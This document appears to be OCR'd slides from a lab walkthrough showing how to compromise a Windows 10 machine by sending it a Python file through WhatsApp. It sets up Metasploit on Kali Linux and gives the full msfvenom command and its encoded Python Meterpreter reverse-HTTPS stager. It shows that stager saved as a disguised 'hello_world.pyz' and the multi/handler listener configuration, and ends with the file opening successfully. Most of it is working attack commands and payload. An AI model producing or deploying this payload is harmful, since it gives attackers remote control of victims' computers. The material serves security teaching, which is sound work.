Python Execution Via WhatsApp

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
ONLY FOR EDUCATIONAL PURPOSES

WhatsApp

Preparing a Virtual Environment

Network Design



Windows 10 System

Device specifications

Device name	PandaTower
Processor	Intel(R) Core(TM) i5-8500 CPU @ 3.00GHz 3.00 GHz
Installed RAM	8.00 GB (7.80 GB usable)
Device ID	F7163F1A-BA31-4A7B-9521-11B967C51651
Product ID	00330-51986-73976-AAOEM
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

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Rename this PC

Windows specifications

Edition	Windows 10 Pro
Version	22H2
Installed on	8/20/2023
OS build	19045.4651
Experience	Windows Feature Experience Pack 1000.19060.1000.0

Copy


WhatsApp

Specifications


Publisher	WhatsApp Inc.
Version	2.2429.10.0
App	173 MB
Data	307 MB
Total usage	481 MB

Python 3.12.0 (64-bit)

3.12.150.0



Windows 10 System



Kali Linux 2023.4: Enabling PostgreSQL

```
┌──(adversary㉿kali)-[~]
└─$ sudo su
[sudo] password for adversary:
┌──(root㉿kali)-[/home/adversary]
└─# systemctl enable --now postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresql.service → /lib/systemd/system/postgresql.service.

┌──(root㉿kali)-[/home/adversary]
└─# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; enabled; preset: disabled)
     Active: active (exited) since Mon 2024-07-29 16:30:07 EDT; 33s ago
    Process: 3244 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 3244 (code=exited, status=0/SUCCESS)
        CPU: 2ms

Jul 29 16:30:07 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jul 29 16:30:07 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

Kali Linux 2023.4: Creating Database & Starting Metasploit

```
┌──(root㉿kali)-[/home/adversary]
└─# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(root㉿kali)-[/home/adversary]
└─# msfconsole -q
msf6 >
```

Preparing a Python Payload

Using Metasploit

MSFVENOM: Output Options

Output type

Specifies the output type for the payload.

Choose from the following types: executable, raw bytes, or shellcode buffer.

Format

Specifies the format to use to output the payload.

Choose from the following formats: asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, and war.

Preserve original functionality of executable

Enables you to inject the payload into an existing executable and retain the original functionality of the original executable. The resulting executable will function like the original one.

You should only enable this option only if you have uploaded a template file.

Template file

Specifies the executable template that you want to use to run in the main thread. For example, you can embed the payload in an executable, like calc.exe. When the executable runs, it creates a separate thread for the payload that runs in the background and continues to run calc.exe in the main thread.

https://docs.rapid7.com/metasploit/the-payload-generator/#format

Checking Python/Meterpreter Module

```
msf6 > search python/meterpreter/reverse_https

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  payload/cmd/unix/python/meterpreter/reverse_https                      normal  No     Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
   1  payload/cmd/windows/python/meterpreter/reverse_https                   normal  No     Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
   2  payload/python/meterpreter/reverse_https                                normal  No     Python Meterpreter, Python Reverse HTTPS Stager


Interact with a module by name or index. For example info 2, use 2 or use payload/python/meterpreter/reverse_https

msf6 >
```

Kali Linux IP

```
┌──(adversary㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 08:00:27:3a:d3:6c brd ff:ff:ff:ff:ff:ff
    inet 10.0.10.104/24 brd 10.0.10.255 scope global dynamic noprefixroute eth0
       valid_lft 85422sec preferred_lft 85422sec
    inet6 fe80::a00:27ff:fe3a:d36c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Creating Payload in Raw Output Type

```
msf6 > msfvenom -p python/meterpreter/reverse_https LHOST=10.0.10.104 LPORT=5555 -f raw
[*] exec: msfvenom -p python/meterpreter/reverse_https LHOST=10.0.10.104 LPORT=5555 -f raw

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 748 bytes
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNpNUtuK2zAQfY6/Qm+Wile+xM62KS6EkDZsrqyz7bYhCNke12
oUy7Uck93Sf6+cUNhBMJozZ8Sc0YhTrZoWvUqROinXMAod/aKtTsTG0Q4aLVTFRFUo6yxjxsSVzxj+E4ztcyNNXWA7w/932sDvM+jW/rvvxN47HJyiUScpdBvv7fQsZM5UDRU0tmPPd7ttMudVLk14IFap4/3B
EgXC19I4DpBJok58inHg3DsfCEGqucVDJ3SGZGwNbv0graU10FlsPE2S5VRVLVxa3Ifbx81uM90smcG7YEh6Hs1KyI6sVLqt+Aniz1xquCaMYlG8sJPK4frYdPa4Y+vNemYNSk15bZrP8VnSt81jz9EZIZaKTe
KtSPyu1AamPM9L4LkZZrzH9pOG5m7yE6rWDGGlXoWU3I2oh7DY8vwjmm6f0CZB/j3zWICkOAJa8ayHngma1LWEb5AuROuOvIj61I8QXsx3q6Vz434xyhRBX29f5/ojGqGVSoUE149mfvgeJbzgjTDlIfVtcrDg
AhnuN4DmkKlT3YDW+LYMNB2FPZgDVrQXhe2ybWs9dl3fox71+xOOI2MuK9j5bvrA1pPq+ddq8V0nuvYmPzr+cOwuNjGrwXNMjFn/ALMvyWM=')[0])))
msf6 >
```

Creating Malicious .PYZ File

Panda-AI (Workspace)

hello_world.pyz U

LearningFromCyberData > hello_world.pyz

```
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs')
.getencoder('utf-8')('eNpNUtuK2zAQfY6/Qm+Wile+xM62KS6EkDZsrqyz7bYhCNke12oUy7Uck93Sf6+cUN
hBMJozZ8Sc0YhTrZoWvUqROinXMAod/aKtTsTG0Q4aLVTFRFUo6yxjxsSVzxj+E4ztcyNNXWA7w/932sDvM+jW/rv
vxN47HJyiUScpdBvv7fQsZM5UDRU0tmPPd7ttMudVLk14IFap4/3BEgXC19I4DpBJok58inHg3DsfCEGqucVDJ3SG
ZGwNbv0graU10FlsPE2S5VRVLVxa3Ifbx81uM90smcG7YEh6Hs1KyI6sVLqt+Aniz1xquCaMYlG8sJPK4frYdPa4Y
+vNemYNSk15bZrP8VnSt81jz9EZIZaKTeKtSPyu1AamPM9L4LkZZrzH9pOG5m7yE6rWDGGlXoWU3I2oh7DY8vwjmm
6f0CZB/j3zWICkOAJa8ayHngma1LWEb5AuROuOvIj61I8QXsx3q6Vz434xyhRBX29f5/ojGqGVSoUE149mfvgeJbz
gjTDlIfVtcrDgAhnuN4DmkKlT3YDW+LYMNB2FPZgDVrQXhe2ybWs9dl3fox71+xOOI2MuK9j5bvrA1pPq+ddq8V0n
uvYmPzr+cOwuNjGrwXNMjFn/ALMvyWM=')[0])))
```

Configure listener

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_https
PAYLOAD => python/meterpreter/reverse_https
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (python/meterpreter/reverse_https):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The local listener hostname
   LPORT  8443             yes       The local listener port
   LURI                    no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set LHOST 10.0.10.104
LHOST => 10.0.10.104
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (python/meterpreter/reverse_https):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.10.104      yes       The local listener hostname
   LPORT  5555             yes       The local listener port
   LURI                    no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

Start Listener


```
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.10.104:5555
```


Preparing a Python Payload

Using Metasploit


Listener waiting for connection




Opening hello_world.py (FAILED)



Opening hello_world.pyz (FAILED)





Opening hello_world.pyz (SUCCESSFUL)